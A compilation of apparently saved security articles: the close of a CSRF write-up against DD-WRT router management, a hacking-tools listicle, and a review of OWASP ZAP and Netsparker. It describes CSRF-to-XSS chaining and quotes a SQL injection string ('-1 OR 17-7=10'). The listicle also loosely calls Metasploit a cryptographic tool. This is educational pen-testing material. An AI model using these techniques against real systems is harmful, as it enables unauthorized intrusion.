


Figure 4: DD-WRT remote management manipulated

Compare Figure 4 against Figure 1 and you'll recognize that the exploit worked as intended. What's even more troubling is that it did so with a minimum of defined parameters with content submitted. I've tested other applications where, while still vulnerable to CSRF, you had to submit an entry for ALL parameters (even if blank) in order for the application to accept the submission. For the DD-WRT management script as submitted via apply.cgi this would require that the exploit payload be quite lengthy and complete (see Figure 2). Poor man's mitigation to

be certain, but at least it's a bit of validation. But no such requirement exists per DD-WRT, a minimum payload is all that is necessary to manipulate DD-WRT functionality via CSRF.
The only difference between testing my HTML/JavaScript mashup on my local LAN and utilizing it against a remote target is where the exploit script is hosted and the fact that I victimized myself as opposed to someone else via social engineering. Trick a vulnerable application administrator into clicking a URL that points to a specially crafted script that targets their vulnerable application and it's game over.
One added element; you can conduct cross-site scripting attacks via CSRF attacks. Imagine, where you a particularly evil person, instead of flipping simple binary bits (1 vs 0) for a given parameter, you submit JavaScript to embed an IFRAME in a page utilized by multiple users thus subjecting them all to persistent malicious content of your choosing.
CSRF vulnerabilities truly are problematic and useful for nefarious and malicious purposes.
I'm hopeful you now understand why it ranks fifth on OWASP's Top 10.
It's unfortunate that some development teams continue to ignore this vulnerability and write it off as too burdensome to repair or prevent.
I've created a video of the above-mentioned CSRF analysis and posted it for you here, should you wish to cut to the chase and see our efforts in action.

Resources

I can't speak highly enough of the OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. It will help you better understand mitigations; pay close attention to the declaration that "developers are encouraged to adopt the Synchronizer Token Pattern. The synchronizer token pattern requires the generating of random "challenge" tokens that are associated with the user's current session."
I'm of the opinion that, at this time, this is generally the most successful CSRF mitigation, allowing for variations on the theme as you consider different platforms and code bases. Inevitably, you will hear developers complain about the overhead tokens put on their application, particularly firmware developers who have limited memory resources with which to operate.

Summary

I'll argue with almost anyone who claims that their automated scanning mechanism readily and easily identifies CSRF vulnerabilities. There are claims of exceptions to this stance with regard to certain commercial platforms whose development teams are claiming continued improvement and detection, but as I am not a consumer of such products I can neither confirm nor deny. Ask the question as you consider commercial products; how the vendor answers should help you make your decision. No freely available or open source tools "automagically" discovers CSRF vulnerabilities; you have to step through the app as described above and test against locally installed vulnerable applications and devices unless you have explicit permission to test remote applications per an approved penetration testing engagement. As always, let me know if you have questions via russ at holisticinfosec dot org.
Cheers, and good luck.

From <https://resources.infosecinstitute.com/owasp-csrf/>

Certain tools are essential if you want to hack a web application. Knowledge is key in everything, and this involves hacking. To hack websites as well as web applications, an individual requires knowledge of ASP, PHP, and SQL, among others. Knowledge of such languages combined with access to some web application hacking tools will enable you to hack almost any website or web application with relative ease. Hacking tools make things easier for any hacker because they help to automate the tasks involved. Moreover, because hacking can be used both for malicious purposes and for finding defects in a system, knowledge of existing flaws helps the authorities to fortify their defenses better. With that in mind, the tools and scripts employed in hacking are known to many hackers for different purposes.

Powerful Hacking Tools

These tools assist hackers in performing particular functions to give them leverage over a user's system (in the case of non-ethical hackers) and against malicious users (for ethical hackers).

Kali Linux

This hacking tool launched in August 2015. The application is equipped with distribution and interface tools geared toward providing an improved hardware as well as offer support for a good number of desktop environments. It is a security-based operating system that can be run off a USB drive, CD, or anywhere at all. Its security toolkit enables hackers to crack Wi-Fi passwords, generate fake networks, plus test vulnerabilities.

Angry IP Scanner

The tool helps by assisting hackers in scanning IP addresses as well as ports looking to find a doorway into another user's system. The software is open source and cross-platform, which makes it one of the most reliable hacking tools you will find on the market. The app is mostly used by network administrators and system engineers.

Cain & Abel

Cain & Abel is a tool used for password recovery and in hacking mainly on Microsoft systems. It uses brute force methods such as the dictionary method to crack encrypted passwords to enable people to recover their passwords. The application also helps in recovering wireless network keys and in recording VoIP conversations.

Ettercap

This is a very popular web application hacking tool. It can be used to hack LAN by eavesdropping (man in the middle attacks or Janus Attacks). Using this application, hackers make a fake bridge connection with victims and relay messages such that they believe the connection is working as it should. The open source tool creates a false connection to the victim and the router, then captures and sends data to its destination. It sniffs active connections, filters content on the fly, and adopts many other methods to trick unsuspecting victims.

Burp Suite

Undoubtedly one of the most consistently high-quality web app hacking tool, burp suite is an integrated platform that has been developed to provide penetration testers with a means of testing and to assess the security of web applications. Moreover, because web application vulnerabilities pose a lot of risk to enterprise systems, this java based software can be used to combine both automated and manual testing techniques and comprises of various tools like a proxy server, scanner, a web spider, repeater, intruder, decoder, sequencer, extender, and collaborator. Burp Suite Spider is used in mapping out as well as listing the various parameters and pages of a website by merely examining the cookies and starting connections with applications that reside on the site. Burp suite helps to identify the vulnerabilities of websites quickly. Therefore, a lot of hackers utilize burp suite in finding a suitable point of attack.

John the Ripper

This is a password cracking software that runs on a large number diverse platforms. It ranks highly among some of the most used passwords cracking tools because it combines various other password breakers into a single package and features several handy features like automatic hash type detection, among others. What makes it even more prominent is the fact that it is easy cracking passwords using it. The tool uses the dictionary method of attack, where distinct combinations of words are matched against an encrypted string to uncover a hit. It adopts a brute force technique. However, its workability depends upon the strength of the password the user chooses.

Metasploit

Metasploit lets users hack like professionals. The application is a cryptographic tool that is popular among both black hat and white hat hackers. It provides them with knowledge of identified security vulnerabilities. Metasploit attacks stab through enterprises defenses because they are potent. As it is used to automate many of the steps of penetration testing, when new exploits are found, as it is often the case, they (the exploits) are added to the catalog by the application's overseer and users. After this is done, anyone who uses the software can use it to test the potency of the exploits against particular systems. When it identifies a vulnerability, Metasploit uses and delivers the exploit and report. Attackers can import these reports from a

vulnerability scanner, and once they determine the weaknesses, they use an applicable exploit to jeopardize the system. The tool is also used to secure an enterprise by disabling a particular system feature that helps prevent a network from being exploited. After which the application can be used to verify that the disabling worked as expected. It also helps confirm whether security monitoring tools detect the exploit attempt.

In Conclusion

As with any security tool, web application hacking tools can be used to do both good and harm. Malicious hackers use these applications to against enterprises to recognize exploits that will allow them unauthorized access to applications, networks, and data. Applications like Metasploit helps to demonstrate the gravity of vulnerability by revealing how easy it is to exploit it and totally compromise a system. It is, therefore, imperative that you take great care in the handling of this software.

Sources:

https://www.hackread.com/top-14-best-hacking-tools/
http://www.gangte.net/2013/11/5-best-tools-for-hacking-web.html?m=1

From <https://resources.infosecinstitute.com/hacking-tools-web-application-hacking-tools/>

Introduction

So here we are on the third edition of "Which weapon should I choose for Web Penetration Testing?" For this edition, I am going to take a walk through two interesting tools for pen-testing: OWASP ZAP and Netsparker – Community Edition. In the previous edition, I had a request for OWASP ZAP from the ZAP project, so here is my promised walk through.

OWASP ZAP

- Official web site:https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- License: Apache License 2.0
- Additional Information: Love the fuzzer
- Tested version: 2.0.0
- Guides:
- https://www.youtube.com/watch?feature=player_embedded&v=a-lJafBdAeM
- https://www.youtube.com/watch?feature=player_embedded&v=eH0RBI0nmww




Figure 1. Defining the target

At first impression of OWASP ZAP, you may find that it is pretty simple to use. You can start the scanning process with entering the link of your web application on the right side and just click on "Attack" in order to start.




Figure 2. OWASP ZAP environment

As you can see from the Figure 2, when you perform the scan on the left side, there is a tree display of the scanned links. On the bottom, there is a group of tabs reserved for the current scanning session.




Figure 3. Tools for active session

So we will start with the History tab. Here, you can view the links of all web applications that previously were scanned. If you press right click on some of the links (that is if you previously finished with the scanning), you can see additional options and operations that could be performed. There are options such as making notes for you target, adding tags to it, exclude or include from, etc…




Figure 4. Additional menu with options

Next to the History tab is Search tab, where you can view all the links that were crawled. Here you can search for particular links or filter links by type.




Figure 5. Search tab

The next tab is Break Points. There isn't much to explain here, just to know that on specified links, breakpoints could be put. After the Break Points tab comes Alerts tab.

Figure 6. Alert tab

In the Alert tab, you can find all the priority alerts that occurred during the scanning session. There are four types of priority alerts: Informational (

blue color), Low (

yellow color), Medium (

orange color) and High (

red color)




Figure 7. Detected alerts

On the left part of the tab, you can see the tree view of the detected alerts sorted by priority (form high to low). If you double click on the alert, you can edit its information, and if you right click, you can perform the same options and operations as mentioned in the previous History tab.




Figure 8. Alert information

On Figure 8, as you can see above,the Alert information is displayed, which is composed of: general information of the Alert, Description, Other info, Solution and Reference. The general information gives the details of the alert in which the following information is included:

- The vulnerable URL link
- Risk level of the Alert
- Reliability factor of the Alert
- Vulnerable parameter
- Used code in finding the vulnerability




Figure 9. Sample of an Alert

After the Alert tab is the Active Scan tab. Here you can view the current process of scanning (links that are current processed).




Figure 10. Process of scanning

Also here, as a feature (by clicking the icon on the left side of the progress bar), is the view of plugins that are running during the scan.




Figure 11. Process of scanning

The next tab is the Spider tab, used for displaying the list of current crawled links.




Figure 12. Process of crawling

Next to it is Forced Browse tab used for discovering files and directories. For this process, you need to select a filethat consists of already defined names which will be combined with the target base URL in order to discovery new directories and files. This is similar to a dictionary attack when you try to crack a password, which could be very exhaustive and could lead to DoS.




Figure 13. Process of forced discovery of files and directories

The Params tab displays list of all of the parameters a site has used.




Figure 14. Overview of all parameters used in the web application

If you want to use the fuzzer for your testing you need to select a URL link that previously was scanned. On the right side of the OWASP ZAP environment you need to click on the Request tab, mark the field you want to perform the fuzzing and by right clicking on it and clicking “Fuzz…” option, you can start the process.




Figure 15. Fuzzing process

Before starting the fuzzing process, you need to select what type of fuzzing will be performed. In Fuzz Category, there is an impressive list of fuzzing profiles that could be performed.




Figure 16. Selecting fuzzer profile

After you choose the profile you can start with the fuzzing and also view the test cases used.




Figure 17. Overview of fuzzer test cases

I will leave the rest of the tabs to you to explore. For now, I'll continue with OWASP ZAP menu of options.

Figure 18. OWASP ZAP menu

If you select Analyse -> Scan Policy from the OWASP ZAP menu, a new window will appear where you can adjust your scanning policy.




Figure 19. Configuring the scanning policy

The last interesting thing to mention is the report generator; you can generate a report by clicking Report -> (option you need) from the menu. I think the report could be better because there is no graphical statistics of vulnerabilities or statistics of found vulnerabilitieson the report; there is just a list of found vulnerabilities.




Figure 20. HTML report

Conclusion: OWASP ZAP is a great tool that is developed by a great community. The tool offers lots of feature such as scanning, fuzzing, scrawling, generating reports, etc… From all the options that are offered, I liked the fuzzer the best because it has lot of fuzzing plugins that can be used; also, the process of fuzzing is pretty optimized and fast.

The thing that I didn't like in OWASP ZAP is that when I scanned my web application twice, I got different results. That application suffers from SQLi was included in the first scanning, which the case in the second wasn't scanning. Anyway, OWASP ZAP has a lot of tools which are well organized in a user-friendly environment. The last thing to mention is that it is free to use!

Pros:

- Easy to use
- Free software
- One of the most popular
- Well organized and up-to-date

Cons:

- High false-positive factor
- SQLi vulnerability reported as XSS
- There is no support for multiple scanning profiles
- Report is not very detailed and doesn't support PDF formats

5. Netsparker

- Official web site:http://www.mavitunasecurity.com/communityedition/
- License:Community edition (Free)
- Additional Information:
- Tested version: v2.5.2.0




Figure 21. Netsparker environment

When you start Netsparker, a window will appear where you can set up the scanning profile. First, extend the options field and adjust the scanning profile according to your needs.




Figure 22. Setting up the scanning profile

When you start scanning, the main environment will appear, where on the left side there is the tree display of the web application, in the middle there is the current processed links with the type of scan performed, on right there are the settings for the security test, and on the bottom there is the grouping for the found vulnerabilities.

When you are done with the scanning, press on the tab Vulnerability (which can be found on the right side of the Netsparker environment) in order to view the details for each found vulnerability.

Figure 23. Preview of found vulnerability

The details of the vulnerability starts with “name of the vulnerability” (in our case “Boolean Based SQL Injection”) then the URL which contains the vulnerable link together with the exploit string. Next there is the vulnerable parameter’s name (in our case “id”), then the parameters type (in our case “Querystring”), and the last is the attack pattern field which holds the string used to exploit the vulnerability (in our case “-1 OR 17-7=10”).




Figure 24. Preview of found vulnerability

After the vulnerability details, we have information about the type of the vulnerability and the side-effects that might occur if the web application is attacked by using this kind of vulnerability.

Figure 25. Preview of found vulnerability

Next are the details about how to prevent these kind of vulnerabilities from appearing, then what skills are required in order to exploit the vulnerability and the last thing are the references about detections and prevention.

The most interesting part is that you can manually exploit the target by executing SQL commands (for this kind of vulnerability), get shell or extract some information by LFI exploitation.




Figure 26. Exploiting the target

You can also see the request and the response for the found vulnerability.

